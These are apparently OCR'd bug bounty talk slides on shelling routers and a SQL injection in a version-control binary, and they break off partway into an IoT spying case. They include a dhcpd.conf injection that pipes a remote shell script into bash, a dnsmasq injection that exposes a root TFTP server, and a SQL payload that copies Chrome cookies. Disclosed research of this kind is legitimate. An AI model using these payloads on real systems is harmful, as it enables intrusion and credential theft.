Goal 1: Get the firmware so we can start hunting reliably

Problem: I don't know how to hardware hack…

Solution:



Joel Margolis - CTBB Podcast Co-Host





<ct>

Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 1: Get the firmware so we can start hunting reliably

Federal Communications Commission

\+ Google + 🧠 =

BGA EMMC ABC123 RG74 XYZ



Bug #7 - Hard - Shelling a Public Program Router



Target: Router from a Public Program
Goal 1: Get the firmware so we can start hunting reliably

BGA (Ball Grid Array) eMMC(embedded MultiMediaCard)

Federal Communications Commission

\+

Google

\+



=



Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 1: Get the firmware so we can start hunting reliably

Hot Air Rework Station



Lots of Flux

+

BGA Reader



+

eMMC



+

Give it time...

Don't pull on the eMMC, Justin!

Joel "Thirst Trap" Margolis



=

```
C:\WINDOWS\SYSTEM32\wsl.exe
justin@RhynoDesktop: tmp » file REDACTED.img
REDACTED.img: DOS/MBR boot sector; partition 1 : ID=0xee,
 start-CHS (0x0,0,1), end-CHS (0x3ff,255,63), startsector
 1, 4294967295 sectors, extended partition table (last)
justin@RhynoDesktop: tmp » ls -alh REDACTED.img
-rwxr-xr-x 1 justin justin 3.6G Jul  2 07:00 REDACTED.img
```

Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 1: Get the firmware so we can start hunting reliably

Joel's $x,000 Hardware Hacking Setup



Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 1: Get the firmware so we can start hunting reliably

Hot Air Rework Station



Lots of Flux

+

BGA Reader



+

eMMC



+

Joel "Thirst Trap" Margolis





=

```
C:\WINDOWS\SYSTEM32\wsl.exe
justin@RhynoDesktop: tmp » file REDACTED.img
REDACTED.img: DOS/MBR boot sector; partition 1 : ID=0xee,
 start-CHS (0x0,0,1), end-CHS (0x3ff,255,63), startsector
 1, 4294967295 sectors, extended partition table (last)
justin@RhynoDesktop: tmp » ls -alh REDACTED.img
-rwxr-xr-x 1 justin justin 3.6G Jul  2 07:00 REDACTED.img
```

Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 1: Get the firmware so we can start hunting reliably

Hot Air Rework Station



Lots of Flux

+

BGA Reader



+

eMMC



+

Joel "Thirst Trap" Margolis





=

```
C:\WINDOWS\SYSTEM32\wsl.exe
justin@RhynoDesktop: tmp » file REDACTED.img
REDACTED.img: DOS/MBR boot sector; partition 1 : ID=0xee,
 start-CHS (0x0,0,1), end-CHS (0x3ff,255,63), startsector
 1, 4294967295 sectors, extended partition table (last)
justin@RhynoDesktop: tmp » ls -alh REDACTED.img
-rwxr-xr-x 1 justin justin 3.6G Jul  2 07:00 REDACTED.img
```

Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 1: Get the firmware so we can start hunting reliably ✅

Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 2: Shell that ish…





LOTS of Python Source Code Review




Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 2: Shell that ish…

Attack Chain:

- Push a trusted cert to the device via setup API



Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 2: Shell that ish…


Attack Chain:

- Push a trusted cert to the device via setup API
- Use that cert to interact with GRPC

🎉 GRPC (Google RPC) Access! 🎉

```
justin@RhynoLaptop: grpc » echo '{"path":"/"}' | grpc-client-cli --proto ./proto/ --insecure --tls --ce
rt ./grpc_cert.crt --certkey ./grpc_private.key --service [redacted] --method
[redacted] head -n 20
[{
  "mtime": "1682410312060598630",
  "path": "/acs/data/aggregate/chan_noise/9c:57:bc:72:e8:e0/2412"
},
{
  "mtime": "1682446322698877842",
  "path": "/acs/data/aggregate/chan_noise/9c:57:bc:72:e8:e0/2417"
},
```

Bug #7 - Hard - Shelling a Public Program Router




Target: Router from a Public Program
Goal 2: Shell that ish…

Attack Chain:

- Push a trusted cert to the device via setup API
- Use that cert to interact with GRPC
- Use GRPC to configure static IP rules

```
def _write_reservations(dhcp_config, file_path=Path.dhcpd.config, template_path=Path.dhcpd.template_host):
    """Add static ip reservations to the config file"""
    if len(dhcp_config["reservations"]) == 0:
        return
    contents = utils.read_file(file_path)

    # Render template and add new subnets in front of existing ones
    template = open(template_path, 'r').read()
    output = jinja2.Template(template)
    → contents += output.render(hosts=dhcp_config["reservations"])
    → utils.write_file(file_path, contents)

    # Update lease file and restart
    for host in dhcp_config["reservations"]:
        _update_lease_file(host["mac"], host["ip"])
    _logger.debug("Add reservations: %s", dhcp_config["reservations"])
```

Bug #7 - Hard - Shelling a Public Program Router



Target: Router from a Public Program
Goal 2: Shell that ish…

Attack Chain:

- Push a trusted cert to the device via setup API
- Use that cert to interact with GRPC
- Use GRPC to configure static IP rules

```
def _write_reservations(dhcp_config, file_path=Path.dhcpd.config, template_path=Path.dhcpd.template_host):
    """Add static ip reservations to the config file"""
    if len(dhcp_config["reservations"]) == 0:
        return
    contents = utils.read_file(file_path)

    # Render template and add new subnets in front of existing ones
    template = open(template_path, 'r').read()
    output = jinja2.Template(template)
    -> contents += output.render(hosts=dhcp_config["reservations"])
    -> utils.write_file(file_path, contents)

    # Update lease file and restart
    for host in dhcp_config["reservations"]:
        _update_lease_file(host["mac"], host["ip"])
    _logger.debug("Add reservations: %s", dhcp_config["reservations"])
```

NOT Template Injection - they are using it correctly

Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 2: Shell that ish…

Attack Chain:

- …
- DHCP.conf Injection -> RCE

```
$ cat /run/dhcp/dhcpd.conf
…
host 0123456789ab{
   hardware ethernet 01:23:45:67:89:ab
   fixed-address 192.168.4.1;} on commit {
execute("/bin/bash", "-c", "curl
https://poc.rhynorater.com/shell.sh | bash")
}
```



Execute a script when ISC DHCP hands out a new lease

I love being able to have something triggered when a particular event occurs, and in the case of DHCP, I need to launch a program when a DHCP lease is granted. Since version 3.1.0, ISC DHCP can execute a program when a lease changes.

In my `dhcpd.conf` I have the following rules:

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    option routers  192.168.1.2;

    on commit {
        set clip = binary-to-ascii(10, 8, ".", leased-address);
        set clhw = binary-to-ascii(16, 8, ":", substring(hardware, 1, 6));
        execute("/usr/local/sbin/dhcpevent", "commit", clip, clhw, host-decl-name);
    }
    ...
```


Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 2: Shell that ish…

Attack Chain:

- …
- DHCP.conf Injection -> RCE

```
$ cat /run/dhcp/dhcpd.con
…
host 0123456789ab{
    hardware ethernet 01:2
    fixed-address 192.168.
execute("/bin/bash", "-c",
https://poc.rhynorater.com
}
```






Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program
Goal 2: Shell that ish...✅

Attack Chain:

- ...
- DHCP.conf Injection -> RCE


```
$ cat /run/dhcp/dhcpd.con
...
host 0123456789ab{
    hardware ethernet 01:2
    fixed-address 192.168.
execute("/bin/bash", "-c",
https://poc.rhynorater.com
}
```




```
Connection received from  ('192.168.4.1', 41096)
bash-3.2#
```



Bug #7 - Hard - Shelling a Public Program Router



Target: Router from a Public Program
Goal 2: Shell that ish…✅

Impact: Adjacent Network RCE on Router
Bounty: $20,000-$32,000
Severity: Critical, Critical, Critical
Program: Public
Total days from 0 to RCE: 10

Takeaways:

- Hack with ~~Joel Margolis~~ a collaborator
- Don't be afraid of different types of hacking
- GET YOUR HANDS ON SOURCE CODE
- Config File Injection is underrated

Bug #8 - Hard - Shelling a Public Program Router #2

Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.




```
60  def _start[redacted]connect_dnsmasq(self, cloud_config):
61      """Starts the dnsmasq process for handling[redacted] DNS traffic"""
62      ...
63      [redacted]whitelist = cloud_config.get(ConfigKeys[redacted]whitelist, [])
64      ...
65      [redacted]
66      write_template(
67          Path.dnsmasq.[redacted]
68          Path.dnsmasq.[redacted]
69          [redacted]whitelist=self.[redacted]domains,
70          simplesetup_whitelist=self._simple_setup_domains,
71          pid_path=Path.dnsmasq.[redacted]
72          num_radios=platform.num_radios)
73      if service.is_running([redacted]_DNSMASQ_SERVICE):
74          service.restart[redacted]_DNSMASQ_SERVICE)
75      else:
76          service.start([redacted]_DNSMASQ_SERVICE)
77
```

We control these

Bug #8 - Hard - Shelling a Public Program Router #2

Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.



Bug #8 - Hard - Shelling a Public Program Router #2

Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.



Bug #8 - Hard - Shelling a Public Program Router #2

Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.

Because every good DNS caching software needs a… TFTP server…

3.3 TFTP server

dnsmasq has built-in TFTP server.


To use it, create a root directory for TFTP (e.g. `/srv/tftp`) to put transferable files in.

```
enable-tftp
tftp-root=/srv/tftp
```

For increased security it is advised to use dnsmasq's TFTP secure mode. In secure mode only files owned by the `dnsmasq` user will be served over TFTP. You will need to **chown** TFTP root and all files in it to `dnsmasq` user to use this feature.

```
tftp-secure
```

Bug #8 - Hard - Shelling a Public Program Router #2



Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.

Problem: Double Injection Points…

```
$ cat /etc/dnsmasq-REDACTED.template
port=10101
{% for whitelist_item in REDACTED_whitelist|list + simplesetup_whitelist|list %}
server=/{{ whitelist_item }}/127.0.0.1
{% endfor %}
ipset=/{% for whitelist_item in REDACTED_whitelist %}{{ whitelist_item }}/{% endfor
%}cloudips4
ipset=/{% for whitelist_item in simplesetup_whitelist %}{{ whitelist_item }}/{% endfor
%}simplesetupips4
interface={% for i in range(num_radios) %}REDACTED{{ i }}{{ ", " if not loop.last }}{%
endfor %}
pid-file={{ pid_path }}
no-resolv
no-poll
cache-size=0
```



Bug #8 - Hard - Shelling a Public Program Router #2


Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.

Solution: Sam Erb





Problem: Double Injection Points… Our dnsmasq config lines were being inputed 2x.



Rhynorater
Yo, so say we had an injection into a dnsmasq config file...



erbbysam 04/21/2023 7:35 PM
There a maximum char length of a config line in Dnsmasq of 1024 that might be usable here. Still digging into this
*1025

Bug #8 - Hard - Shelling a Public Program Router #2

Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.

Problem: Double Injection Points…
Our dnsmasq config lines were being inputed 2x.

Solution: Sam Erb



dnsmasq / src / option.c

Code | Blame | 5794 lines (5092 loc) · 151 KB


```
4993  static void read_file(char *file, FILE *f, int hard_opt, int from_script)
4994  {
4995    volatile int lineno = 0;
4996    char *buff = daemon->namebuff;
4997
4998    while (fgets(buff, MAXDNAME, f))
4999      {
```

src/dns-protocol.h

Also, maximum line length

```
23  #define INADDRSZ        4
24
25  #define PACKETSZ        512             /* maximum packet size */
26  #define MAXDNAME        1025            /* maximum presentation domain name */
```

Bug #8 - Hard - Shelling a Public Program Router #2



Problem: Double Injection Points…
Our dnsmasq config lines were being inputed 2x.

Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.

```
$ cat /etc/dnsmasq-REDACTED.template
port=10101
{% for whitelist_item in REDACTED_whitelist|list + simplesetup_whitelist|list %}
server=/{{ whitelist_item }}/127.0.0.1
{% endfor %}
ipset=/{% for whitelist_item in REDACTED_whitelist %}{{ whitelist_item }}/{% endfor
%}cloudips4
ipset=/{% for whitelist_item in simplesetup_whitelist %}{{ whitelist_item }}/{% endfor
%}simplesetupips4
interface={% for i in range(num_radios) %}REDACTED{{ i }}{{ ", " if not loop.last }}{%
endfor %}
pid-file={{ pid_path }}
no-resolv
no-poll
cache-size=0
```


Bug #8 - Hard - Shelling a Public Program Router #2

Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.

Problem: Double Injection Points…
Our dnsmasq config lines were being inputed 2x.

```
# ...
payload =
'a/192.168.4.1;#aaaa
```

Bug #8 - Hard - Shelling a Public Program Router #2



Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.

Problem: Double Injection Points…
Our dnsmasq config lines were being inputed 2x.

```
…
server=/a/192.168.4.1#aaaaaaaaaaaaaaaaaaa too short, stays as a comment aaaaaa user:root
enable-tftp
tftp-root:/,br-lan
bind-interfaces
interface=br-lan
…
ipset=/defaultValue1/defaultValue2/defaultValue3/192.168.4.1#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaa Too long, becomes a new line:
user:root
enable-tftp
tftp-root:/,br-lan
bind-interfaces
interface=br-lan#...
…
```

Bug #8 - Hard - Shelling a Public Program Router #2

Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN.


Problem: Double Injection Points…
Our dnsmasq config lines were being inputed 2x.

```
…
server=/a/192.168.4.1#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa too short, stays as a comment
…
ipset=/defaultValue1/defaultValue2/defaultValue3/192.168.4.1#aaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaa Too long, becomes a new line:
user:root
enable-tftp
tftp-root:/,br-lan
bind-interfaces
interface=br-lan#
…
```

```
❯ tftp 192.168.4.1 69
tftp> verbose
Verbose mode on.
tftp> trace
Packet tracing on.
tftp> get /tmp/[redacted]
getting from 192.168.4.1:[redacted]ascii]
sent RRQ [redacted]
received DATA <block=1, 512 bytes>
sent ACK <block=1>
received DATA <block=2, 512 bytes>
sent ACK <block=2>
received DATA <block=3, 512 bytes>
sent ACK <block=3>
received DATA <block=4, 200 bytes>
Received 1736 bytes in 0.2 seconds [69440 bits/sec]
tftp> ^D%
```

Sensitive file in this environment

Bug #8 - Hard - Shelling a Public Program Router #2



Target: Router from a Public Program
Goal 2: Shell that ish… AGAIN✅

Impact: Adjacent Network RCE on Router
Bounty: $20,000-$32,000 x2
Severity: Critical, Critical, Critical
Program: Public
Total days from 0 to RCE: 10

Takeaways:

- Hack with ~~Joel Margolis~~ ~~Sam Erb~~ a collaborator
- Don't be afraid of different types of hacking
- GET YOUR HANDS ON SOURCE CODE
- Config File Injection is underrated
- If it works, do it again!

Bug #9 - Hard - Version Control Binary SQL Injection

TL;DR Version

Target: Public Program's Custom Version Control Binary for Development Software
Goal 1: Get our hands on source code-ish stuff.



= ERROR with bunch of Microsoft/CLR/.NET related error messages



Bug #9 - Hard - Version Control Binary SQL Injection

TL;DR Version

Target: Public Program's Custom Version Control Binary for Development Software
Goal 1: Get our hands on source code-ish stuff. ✅



= ERROR with bunch of Microsoft/CLR/.NET related error messages




= Source cooooooooooode! 🎉

Bug #9 - Hard - Version Control Binary SQL Injection

TL;DR Version

Target: Public Program's Custom Version Control Binary for Development Software
Goal 2: Trace Remote User Input -> Find vulnz? ✅




Bug #9 - Hard - Version Control Binary SQL Injection

TL;DR Version




Target: Public Program's Custom Version Control Binary for Development Software
Goal 2: Trace Remote User Input -> Find vulnz? ✅




```
'; ATTACH DATABASE replace('..#..#..#AppData#Local#Google#Chrome#User Data#Default#Network#Cookies','#',X'2F') as c;vacuum c into 'b.db';--
/
```

Bug #9 - Hard - Version Control Binary SQL Injection

TL;DR Version



Target: Public Program's Custom Version Control Binary for Development Software
Goal 2: Trace Remote User Input -> Find vulnz? ✅



Impact: Remote Local Binary SQLi -> Web App ATO
Bounty: $30,000-$40,000
Severity: Critical, Critical, Critical
Program: Public

Takeaways:

- GET YOUR HANDS ON SOURCE CODE
- DotPeek is helpful
- Don't Assume SQLi is gone
- Think outside of the box for max impact
- Hack with ~~@**RyotaK**~~ a collaborator

Bug #9 - Hard - Version Control Binary SQL Injection

TL;DR Version

Target: Public Program's Custom Version Control Binary for Development Software
Goal 2: Trace Remote User Input -> Find vulnz? ✅



Impact: Remote Local Binary SQLi -> Web App ATO
Bounty: $30,000-$40,000
Severity: Critical, Critical, Critical
Program: Public

Takeaways:

- GET YOUR HANDS ON SOURCE CODE
- DotPeek is helpful
- Don't Assume SQLi is gone
- Think outside of the box for max impact
- Hack with ~~@**RyotaK**~~ a collaborator
- Maybe don't roll your own version control?

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation

Possibilities:

1. No user-interaction shell the device

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation

Possibilities:

1. No user-interaction shell the device
2. Gain control of some sort of [COMPANY NAME] admin functionality

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation

Possibilities:

1. No user-interaction shell the device
2. Gain control of some sort of [COMPANY NAME] admin functionality
3. Bypass auth specifically for cam/mic related endpoints

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation

Possibilities:

